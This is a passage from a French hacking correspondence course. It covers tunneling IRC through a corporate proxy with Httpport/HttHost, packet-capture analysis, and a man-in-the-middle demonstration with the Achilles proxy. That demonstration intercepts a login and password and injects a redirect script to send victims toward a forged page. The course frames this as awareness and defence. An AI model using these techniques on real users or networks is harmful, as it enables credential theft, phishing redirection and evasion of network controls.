
LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Cochez la case "Run Socks server" (port 1080).

Retournez sur l'onglet "proxy" et cliquez sur "Start" pour activer Httpport.

Il ne vous manque plus qu'à configurer votre Navigateur pour qu'il se connecte sur vous-même (127.0.0.1) sur le port 3128. Pour cela (sous IE) cliquez sur Outils --> Options Internet... --> Paramètres LAN.




Cochez "Utiliser un serveur proxy", dans adresse mettez "127.0.0.1" et port "3128". De cette manière, à chaque fois que vous utiliserez IE, il se connectera à votre port 3128, à Proxy1, puis à Proxy2 et finalement au site distant dont vous aurez tapé l'URL dans IE.

Vous pouvez vérifier votre IP sur www.dmpfrance.com

Le tunneling avec Httpport et Htthost :

Pour utiliser le tunneling avec Httpport, il y a deux solutions. Soit le proxy accepte le mode "CONNECT", soit il va falloir une machine relai à l'extérieur du réseau avec Htthost dessus. Commençons par configurer notre "port mapping" pour nous connecter via le proxy sur un serveur IRC par exemple. Vous pouvez télécharger un client IRC comme mIRC que vous pouvez trouver sur <http://www.mirc.com>. La connexion sur un channel IRC est une méthode privilégiée utilisée par plusieurs virus et chevaux de Troie pour se faire contrôlés à distance par le pirate, il est donc utile d'étudier la faisabilité de ce type de tunneling sur votre réseau.


Allez dans l'onglet "Port mapping" de Httpport et cliquez sur add pour ajouter un nouveau mapping.



Faites un click droit et "Edit" pour modifier les différentes valeurs...

Dans "Local port", spécifiez un de vos ports libres, 8000 par exemple. Dans "Remote host" indiquez l'adresse du serveur IRC, par exemple irc.kernel-irc.net, puis dans "Remote port" mettez "6667" qui est le port par défaut des serveurs IRC.


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL




Une fois configuré, vous devriez avoir ceci.

Configurons à présent notre client IRC pour qu'il se connecte sur notre port local 8000, pour être redirigé ensuite directement par Httpport au travers du proxy défini dans l'onglet "proxy".

Lancez mIRC... Cliquez sur "File" --> "Options". Vous devriez voir apparaître le menu des options ci-dessous :




Cliquez sur "Add" pour ajouter un nouveau serveur IRC, qui sera en fait notre machine



Dans "Description", vous pouvez mettre ce que vous voulez, ça n'a pas d'importance. Dans "IRC Server" tapez "127.0.0.1" et dans "Port(s)" indiquez "8000". Et cliquez sur "Add". Voilà, notre mIRC est prêt à utiliser Httpport.


Voyons à présent si le proxy accepte le mode "connect", pour cela sur Httpport, onglet "proxy" cliquez sur "Start". Prenez votre client IRC, sélectionnez le serveur que l'on vient de définir et cliquez sur l'éclair pour vous connecter. Si ça passe, votre proxy accepte le mode connect ! Prévenez l'administrateur réseau si pour que la configuration du proxy soit corrigée. Si cela ne marche pas, il est toujours possible d'utiliser une machine extérieure au réseau (la machine de chez vous par exemple).



Mon proxy n'accepte pas le mode connect, il va falloir utiliser Hthost.

Pour passer au travers du proxy, il va donc falloir installer Hthost sur une machine extérieure au réseau privé. Hthost jouera le rôle de relai entre le proxy et le serveur IRC. Il encapsulera les données pour faire croire au Proxy que les réponses du serveur IRC sont des réponses à des requêtes HTTP. Passons à la config de Hthost qui, je vous le rappelle, doit être installée sur une machine extérieure au réseau qui a un accès limité à Internet.


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Dans l'onglet "Options" vous pouvez définir des restrictions. En mettant "0.0.0.0" comme IP, vous permettez à tout le monde de se connecter sur votre HttHost. Vous pouvez définir un pass d'accès dans "Personal password". Ne tenez pas compte de l'option "Passthrough unrecognized request to:" et laissez-la décochée. Cliquez sur "Apply" pour appliquer les dernières modifications (ajout de pass par exemple). Il est important de laisser comme port le port 80, puisque c'est le port HTTP qui est a priori le seul sur lequel on puisse se connecter via le proxy du réseau protégé.

Votre HttHost est fin prêt.

Il faut maintenant indiquer à Httport que l'on désire se connecter via une machine extérieure qui utilise HttHost. Pour cela, retournez sur l'onglet "proxy" de Httport.



Dans "Host name or IP adress", mettez l'IP de la machine extérieure à l'entreprise où vous avez installé HttHost. Dans "port" spécifiez le 80, et dans "password", utilisez celui que vous avez défini dans HttHost

Cliquez sur "Start" pour activer Httport et reconnectez-vous sur le serveur IRC (127.0.0.1:8000) via mIRC. Si vous arrivez à vous connecter, c'est que n'importe quel utilisateur de votre réseau, ou n'importe quel virus, pourrait en faire de même ! La protection totale contre ce type d'usage malicieux des proxies est malheureusement impossible. Vous pouvez reprendre cet exemple pratique en sniffant votre réseau pour détecter les types de paquets envoyés, et écrire un filtre pour le sniffer qui vous avertira si quelqu'un essaie de faire du tunneling. N'oubliez pas aussi de configurer votre proxy pour qu'il n'autorise le relai HTTPS (SSL via la directive CONNECT) uniquement sur le port 443 (https). Ceci dit, on a parfois besoin de faire du tunneling pour des usages parfaitement légaux, mais prenez soin d'obtenir l'accord de l'administrateur.

III - Etude de paquets

Nous allons maintenant faire une étude de paquets afin de mieux comprendre le tunneling et les protocoles mis en jeu. Les captures ont été effectuées avec Ethereal. Commençons par une connection normale vers un serveur IRC, donc sans passer par un proxy.

Première capture :

- Les 3 premiers paquets représentent la négociation en trois fois du protocole TCP.
- Le 4^{ème} paquet correspond à la première commande IRC envoyée par notre client "NICK yopme" qui indique au serveur IRC le nick que vous avez choisi dans les options IRC. Vous pouvez remarquer que Ethereal détecte automatiquement le protocole IRC qui se trouve au dessus de la couche TCP.
- Le 5^{ème} paquet indique que le serveur IRC fait une demande de connection (paquet TCP avec le flag SYN à 1) sur mon ordinateur (port 1080) ! En fait, il scanne mon port 1080 (syn scanning) pour vérifier que je ne passe pas par un proxy sock. En effet, si tel était le cas, le port du proxy serait ouvert et le serveur IRC nous déconnecterait. La plupart des serveurs IRC n'acceptent pas les connections via proxy.
- Le 6^{ème} paquet signifie que mon PC répond au serveur avec un paquet TCP avec RST et ACK à 1. Si mon port avait été ouvert, mon PC aurait répondu par un paquet TCP avec ACK et SYN à 1 (il aurait accepté la connection sur le port 1080). Dans ce cas-là, le serveur m'aurait déconnecté.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

-Global- [Logon News - Apr 30 2002] Si vous voyez une
connection sur les ports 23, 1080, 3428, 8000, 8001,
8080, or 8081 de 206.113.59.37, ce n'est pas une
attaque mais notre detecteur de proxy. Regardez notre
site web, ou nos motd, pour plus d'informations.
-Global- [Logon News - May 04 2002] En vous connectant
sur ce reseau IRC, vous approuvez etre en accord, pour
des questions de securite, pour vous memes, et les
autres utilisateurs, avec la detection de proxy. (cf
news sur la liste des ports testés.) Allez sur notre
site web, pour plus d'informations. Kernel-IRC Staff

```

Le serveur IRC nous indique qu'il va scanner nos ports. Si vous jetez un coup d'œil dans la fenêtre status de votre mIRC lorsque vous vous connectez.


- 7ème paquet --> le serveur nous envoie un message IRC "NOTICE AUTH :*** Looking up your hostname..."
- 8ème paquet --> mon PC envoie une requête IRC au serveur pour s'identifier "USER yopyop "weed" "irc.kernel-irc.net" :Yopyop"
- 9ème paquet --> Tiens, tiens... Encore une demande de connection sur mon ordinateur de la part du serveur IRC, mais cette fois sur le port 113.
- 10ème paquet --> mon PC renvoie un ACK/RST car le port 113 est fermé.
- 11ème paquet --> le serveur acquiesce.
- 12ème paquet --> le serveur envoie trois messages IRC : "NOTICE AUTH :*** Found your hostname (cached)
BeOS.Kernel-IRC.Net NOTICE AUTH :*** Checking ident..
BeOS.Kernel-IRC.Net NOTICE AUTH :*** Checking for open socks server..." Il m'indique en dernier message qu'il vérifie sur mon PC la présence de ports ouverts (proxy). Même si c'est déjà fait ;)
- 13ème paquet --> ma machine accuse réception du paquet précédent
- 14ème paquet --> le serveur me renvoie 2 nouveaux messages IRC :
"BeOS.Kernel-IRC.Net NOTICE AUTH :*** No ident response; username prefixed with ~
BeOS.Kernel-IRC.Net NOTICE AUTH :*** No socks server found (good!)..."
Le serveur a fini de scanner mon PC et m'indique qu'il n'a pas trouvé de proxy, donc pas de déconnection.
- 15ème paquet --> mon PC acquiesce.

On arrêtera là notre étude de paquets dans le cadre de la connection IRC sans proxy. A noter que lorsque l'on est connecté sur IRC, les serveurs utilisent le ping pour vérifier si l'on est bien connecté. Cela va se voir sur votre capture : le serveur envoie un "PING :2F60A6" et ma machine répond par un "PONG :2F60A6". Si jamais ma machine ne renvoie pas de PONG, alors le serveur coupe la connection.

Deuxième capture :

Nous allons maintenant étudier une connection IRC via proxy Socket. Nous différencierons ce cas-ci de celui basé sur le tunneling que nous aborderons par la suite. Voyons comment va réagir un serveur IRC face à un serveur proxy. Pour spécifier à mIRC de passer par un proxy SOCK, il vous suffit de lui indiquer un proxy dans la catégorie "Firewall" des Options. N'oubliez toutefois pas de mettre un serveur différent dans la catégorie "connect" (toujours dans les options).

Cochez "Use Firewall" pour demander à mirc de se connecter via un proxy. "Protocol" : choisissez socks4. "Hostname" : mettez l'IP du proxy SOCK que vous désirez utiliser. Et dans port laissez 1080. "Initiate DCCs through firewall" n'a pas d'importance...



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Retournez dans la catégorie "Connect" et vérifiez que vous avez bien mis un serveur IRC et non pas 127.0.0.1 qui était utilisé pour Httpport.

- 1er puis 2ème paquets --> Requête et réponse DNS pour l'IP du serveur IRC (on peut remarquer que le serveur DNS nous donne plusieurs IPs)
- 3ème paquet --> Requête ARP de mon PC vers tout le réseau local (dont mon fournisseur d'accès ADSL) pour avoir l'adresse MAC de l'IP correspondant au serveur ProxySock.
- 4ème paquet --> La passerelle ADSL m'indique une adresse MAC pour ma requête de l'adresse IP du proxy socks. Note: ce n'est pas l'adresse MAC du proxy, attention ! Il s'agit de l'adresse MAC de la passerelle de mon fournisseur d'accès: la carte réseau qui se trouve au bout de ma ligne xDSL. Le protocole ARP ne peut pas être routé, il gère la transmission des données entre deux machines ou routeurs.
- 5ème, 6ème, 7èmes paquets --> Etablissement d'une connection TCP en 3 fois avec le serveur Proxy Sock
- 8ème paquet --> Utilisation du protocole Socks pour établir une connection avec le serveur IRC à partir du serveur Proxy Sock.

```

Socks Protocol
Version: 4
Command: 1 (connect)
Remote Port: 6667
Remote Address: irc.kernel-irc.net (63.145.151.184)
User Name:

```

- 9ème paquet --> le Proxy Sock acquiesce.
- 10ème paquet --> le bit PUSH est à 1 donc les données tcp sont directement envoyées au client IRC. Le proxy nous annonce que la connection a bien été établie avec le serveur IRC
- 11ème paquet --> mon PC envoie une requête (NICK Yop) au serveur IRC via le proxy sock.
- 12ème-42ème --> établissement de la connection avec le serveur IRC comme lors de l'étude précédente.
- 43ème --> le serveur IRC nous informe qu'il va scanner nos ports
- 66ème --> le serveur IRC a détecté que je passais par un serveur Proxy, alors il nous informe de cette découverte...
- 67ème --> le serveur IRC envoie un paquet TCP avec le flag FIN à 1, ce qui a pour but de couper la connection. Etant donné que leur serveur a scanné le proxy, et par conséquent le port 1080, il a vu que le port était ouvert, il en déduit donc que je passe par un proxy Sock. (bien vu ;).

On en conclut que la connection via proxy Sock ne passe pas, car le serveur IRC la détecte. Au niveau de la connection avec le serveur IRC via Proxy, elle est presque identique à la première capture, à la différence près que l'on utilise le protocole sock pour envoyer nos données vers le serveur IRC. Il faut bien voir que l'on ne communique pas directement avec le serveur IRC mais que c'est bien le serveur Proxy qui envoie les données vers le serveur IRC.

Troisième capture :

Pour finir, nous allons étudier la connexion à IRC en utilisant Httpport et Hthhost. La capture a été effectuée sur la machine utilisant httpport. A première vue, vous pouvez remarquer qu'Ethereal ne détecte le protocole IRC dans aucun paquet, ce qui constitue une grande force du tunneling pour les pirates. C'est à rapprocher de la notion de "covert channel": un administrateur qui regarderait de loin le trafic réseau croirait voir une connection http normale, alors qu'il s'agit en fait d'un chat irc.

- 1er paquet --> ma machine fait une requête au proxy (celui qui est dans l'onglet "proxy", champ "Hostname or IP adresse") pour se connecter à la machine sur laquelle est installé hthhost (80.11.xx.xx), le tout se faisant par le biais de la commande "GET http://80.11.xx.xx/...". Cette commande fait croire au proxy que l'on fait une requête HTTP via la commande GET. Ce qui se trouve à la suite de l'URL de la commande GET est la demande de connection au serveur IRC, mais ceci est masqué (on a encapsulé le protocole IRC dans le protocole HTTP !). Hthhost est là pour décoder la suite de l'URL lorsqu'il reçoit la demande GET de la part du proxy. Hthhost va alors générer une connection permanente, avec un serveur IRC par exemple.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

IV - L'altération de données réseaux

1 - Principes et fondements.

Dans ce chapitre, nous allons aborder le principe théorique et nous en ferons ensuite une démonstration pratique. Tout ici est très simple à comprendre. Nous espérons vous faire prendre conscience, par cette étude, de l'importance d'adopter des protocoles de communication non seulement chiffrés, mais aussi utilisant un mécanisme d'authentification par certificats (comme le permet SSL). Sans quoi vos données resteront lisibles et modifiables par un pirate grâce à l'attaque dite de "l'homme au milieu".

Le principe de l'altération de données réseaux s'effectue sur la base d'un sniffing. Les données capturées par une machine quelconque ne sont cependant pas ici capturées passivement. Pour pratiquer une altération de données, il faut être sur une voie de communication réseau entre deux machines, ou davantage, afin de pouvoir non seulement capturer les données, mais les modifier et les retransmettre.

Exemple théorique :

Pour communiquer de la machine A à la machine B, les données transitent par la machine Relai. C'est sur la machine Relai que va porter l'attaque.



Les réponses de la machine B à la machine A ne doivent pas obligatoirement transiter par la machine Relai. Par exemple, A a pu demander à B de contacter une machine distante autre que Relai, disons "Betty". Mais cette demande, une fois altérée par Relai, peut transformer la demande de connexion vers "Betty" par une demande de connexion vers "Harry", machine d'un complice.

Vous n'y croyez pas ? Vous voyez mal comment il est possible de mettre en place une telle attaque ? Alors passons directement à l'étude pratique.

2 - Application pratique : le cas d'un serveur proxy.

Le proxy HTTP constitue un très bon exemple pour une approche pratique démontrant cette technique d'attaque. En effet, le proxy est une machine qui va servir de relai entre un client et un serveur, généralement un serveur HTTP. Les proxies sont souvent utilisés pour "anonymiser" des connexions sur Internet entre un internaute et un site Web, car sur les paquets qu'ils relaient entre eux et le serveur HTTP, ce sont leurs adresses IP qui sont utilisées. Le hic est qu'en utilisant un proxy dont vous n'avez pas le contrôle, il est impossible de savoir si le trafic n'y est pas surveillé, voire même altéré. Certes, tout est une question de confiance, et de façon empirique, il est peu probable que ce soit le cas.

Pour notre exemple, nous allons mettre en place un serveur proxy un peu particulier qui a la capacité de capturer les données HTTP émises par le client et renvoyées par le serveur. Le logiciel va capturer les données HTTP, vous permettre de les modifier, et les relayer quand bon vous semblera. Nous allons ainsi voir, à travers quelques scénarios, en quoi ce type d'application peut être utile à un pirate. Notez qu'un véritable pirate devrait utiliser d'autres outils pour réaliser une attaque efficace, mais le principe serait exactement le même.

Première étape : installer le serveur proxy adéquat.


Rendez-vous sur le site <http://www.digizen-security.com/downloads.html> pour le téléchargement du logiciel Achilles. Prenez la version 0.27, la dernière. Il est possible qu'au moment de la lecture de ces lignes, une nouvelle version soit sortie, mais l'utilisation du logiciel, tant sur le fond, que beaucoup sur la forme, devrait rester sensiblement similaire.

Dans le fichier zip sont enfermés le logiciel et les fichiers qui lui sont liés. Extrayez-les dans un répertoire vide et exécutez directement Achilles.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Deuxième étape : configurer le serveur.

Le logiciel est très simplement configurable. La fenêtre de configuration se présente comme ceci :




Pour lancer le mode de capture des trames HTTP, cochez "Intercept mode ON". Le serveur proxy fonctionne même dans le cas où vous n'auriez pas coché cette option. Les autres options servent respectivement à :

- Intercept Client Data : intercepter (bloquer et mettre en attente) les données envoyées par le client (la personne qui tente de joindre un serveur HTTP, comme un site).
- Intercept Server Data : intercepter les données transmises par le serveur HTTP (généralement les réponses d'un site à une requête).
- Log to File : enregistrer les résultats dans un fichier.
- Ignore .jpg/.gif : ignorer les requêtes de téléchargement des images sur les pages web (recommandé !).

Troisième étape : configurer le client.

Cette étape implique de pouvoir faire modifier au client, que ce soit par vous-même ou un intermédiaire, ses paramètres de connexions aux serveurs HTTP. Le logiciel client utilisé généralement pour ça sur Windows est Internet Explorer. Nous allons donc voir comment configurer IE afin de l'obliger à communiquer avec un proxy pour contacter un site Web. Même si cela paraît simple, c'est nécessaire.

1. Ouvrez une fenêtre Internet Explorer ;
2. Allez sur l'onglet "Outils" ;
3. Allez sur Options Internet ;
4. Cliquez alors sur "Connexions" ;
5. Cliquez sur "Paramètres réseau" ;
6. Cochez "Utiliser un serveur proxy (...)";



7. Remplissez la case Adresse par votre localhost (adresse IP : 127.0.0.1) et indiquez comme numéro de port 5000, ou, du moins, le même que celui utilisé par Achilles pour recevoir les données :



(fenêtre d'Achilles)

Par la configuration demandée, vous faites relayer vos paquets par vous-même pour contacter un site Web. Au niveau logiciel, c'est Achilles qui se charge de ce relais, en recevant les données par le port 5000. Ainsi, la requête part de IE sur votre machine, pour aller sur Achilles toujours sur votre machine, et Achilles se charge de relayer les trames de requêtes et de réponses entre IE et le serveur Web.

Voyons à présent divers scénarios dans lesquels nous allons mettre en pratique notre démonstration. Pour cela, vous devrez avoir paramétré IE comme vu plus haut, et faire tourner Achilles de différentes façons sur le plan de la configuration, façons que nous allons étudier maintenant.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Pratique / Scénario 1 : Subtiliser des mots de passes saisis dans des pages Web.


Un utilisateur quelconque va sur un site Web et y saisit un mot de passe. Cet utilisateur a votre machine comme serveur proxy. Voyons comment un pirate, en utilisant un procédé similaire à celui-ci au niveau des routeurs Internet, pourrait dès lors subtiliser des mots de passe.

Configuration Achilles requise :

- Intercept mode ON : activé. <
- Inercept Client Data : activé <
- Intercept Server Data (text) : désactivé
- Log to File : désactivé
- Ignore .jpg/.gif : activé <

A pratiquer :

1. Allez sur une page Web appropriée pour faire saisir un mot de passe (<http://www.caramail.com>, par exemple), faites passer toutes les requêtes nécessaires envoyées par le navigateur pour qu'elles ne se bloquent pas au niveau d'Achilles. Faites-les transiter grâce à la touche Send d'Achilles. Ne les modifiez pas pour l'instant ;
2. Tapez un faux login et un faux mot de passe ;



3. Soumettez-les ;
4. Dans Achilles apparaît alors une requête POST dans laquelle sont contenus le login et le mot de passe de l'utilisateur.

```

Send Find/Rep
POST /scripts/baltp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, */*
Referer: http://www51.caramail.lycos.fr/general.jsp?N=16262&C=0&
Accept-Language: fr
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 [compatible; MSIE 6.0; Windows 98]
Host: www51.caramail.lycos.fr
Content-Length: 66
Pragma: no-cache
Cookie: LBC=AOKGKHAGGGBAFDJEADGGJNJGDBPMNKODBJLAEHKPOFFCBIPJ;
IDENTIFIANT=NCHHANINHNAEEIOIAHFDEJGAKMGCGLGJCKAICNBGFCCJEJP;
LBC=d64be3b80f75c30c930a6144bb9ba9
LOGIN1=[...]&PASSWORD1=kezakoko&Enter+=Entrer+&TZ=200205240053

```

Explications :

La configuration d'Achilles est ici adaptée à capturer toutes les données émises par le client, et uniquement par le client, ce qui inclut l'envoi des logins et des mots de passe dans le cas de figure présenté.

Pratique / Scénario 2 : rediriger l'utilisateur vers un autre site web que celui appelé

Il faut savoir que cette pratique peut avoir beaucoup d'utilité pour un pirate. En effet, supposons qu'un utilisateur lambda souhaite accéder à ses services financiers par Internet. S'il saisit ses mots de passe sur des services sécurisés qui chiffrent les données, un pirate pourrait lui faire croire qu'il saisit ses logins et mots de passe sur ce même service après l'avoir redirigé vers un site à lui, car l'allure de la page serait identique, et surtout parce que l'utilisateur a tapé la bonne adresse dans son navigateur, donc il est en toute confiance ! Méfiance donc; vérifiez toujours la validité des certificats SSL des sites que vous visitez.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Configuration Achilles requise :

- Intercept mode ON : activé. <
- Intercept Client Data : désactivé
- Intercept Server Data (text) : activé <
- Log to File : désactivé
- Ignore .jpg/.gif : activé <

En pratique :

Nous allons juste vérifier qu'il peut être possible pour un pirate de rediriger l'utilisateur, alors que celui-ci se rend sur une page web de "confiance". Pour cela, laissez toujours Achilles ouvert et actif selon la configuration vue plus haut, et IE configuré pour l'utiliser comme relai.

1. Dans IE rentrez l'adresse `http://www.google.fr` ;
2. Dans Achilles apparaît alors le contenu de la page HTML de Google ;
3. Vous pouvez alors altérer le contenu de la page et y insérer un script tel que celui-ci : `<script>window.location="http://www.dmpfrance.com"</script>`, entre deux balises HTML.
4. L'utilisateur se verra alors redirigé vers `http://www.dmpfrance.com`.

Vous pouvez aussi créer votre propre contenu à injecter à Achilles, un contenu préparé qui n'attend que d'être vu par l'utilisateur.

1. Allez sur `http://www.google.fr` ;
2. Dans Achilles, effacez l'ensemble du contenu de l'encadré où s'affichent les données ;
3. Ecrivez uniquement le script `<script>window.location="http://www.dmpfrance.com"</script>`
4. Envoyez-les (Send) ;
5. L'utilisateur se retrouve ainsi redirigé. Mais à la place de `<script>window.location="http://www.dmpfrance.com"</script>` le pirate aurait pu rentrer le code HTML d'une page Web préparée à l'avance qui a l'allure du site que l'utilisateur s'attend à voir...

Au final, un pirate pourrait duper un utilisateur lambda sans éveiller ses soupçons. Que ce soit pour lui voler des cookies, le rediriger sur des pages ou lui en fabriquer, l'empêcher d'accéder à ses comptes ou lui subtiliser ses mots de passe, la condition sine qua non reste que l'utilisateur-victime doit utiliser un routeur ou un serveur proxy contrôlé par le pirate.

Pour vous protéger un peu si vous n'utilisez pas SSL, évitez d'utiliser un proxy, en particulier si vous ne le contrôlez pas, comme celui de votre fournisseur d'accès. Malheureusement, cela n'est pas toujours possible car certains fournisseurs vous obligent à utiliser un proxy dit "transparent".

V - L'IP Spoofing

Ce chapitre risque, soyons honnête, et sans vouloir vous martyriser, de vous faire assez mal à la tête. Pour certains qui n'ont aucune connaissance en réseaux, accrochez-vous. Pour ceux qui possèdent deux ou trois notions de TCP/IP et maîtrisent un peu le sniffing, ce chapitre ne devrait pas (trop) les torturer. Sauter ce chapitre n'entamera pas vos acquis pour la suite du cours (sauf en ce qui concerne l'idle scanning), mais il vous aidera, une fois le sujet maîtrisé, à mieux aborder les communications réseaux, le spoofing en lui-même (comme Kevin Mitnick) et les protocoles réseaux. Vous verrez toutefois qu'en pratique, ce n'est pas aussi sorcier que ça en a l'air...

1 - Définition

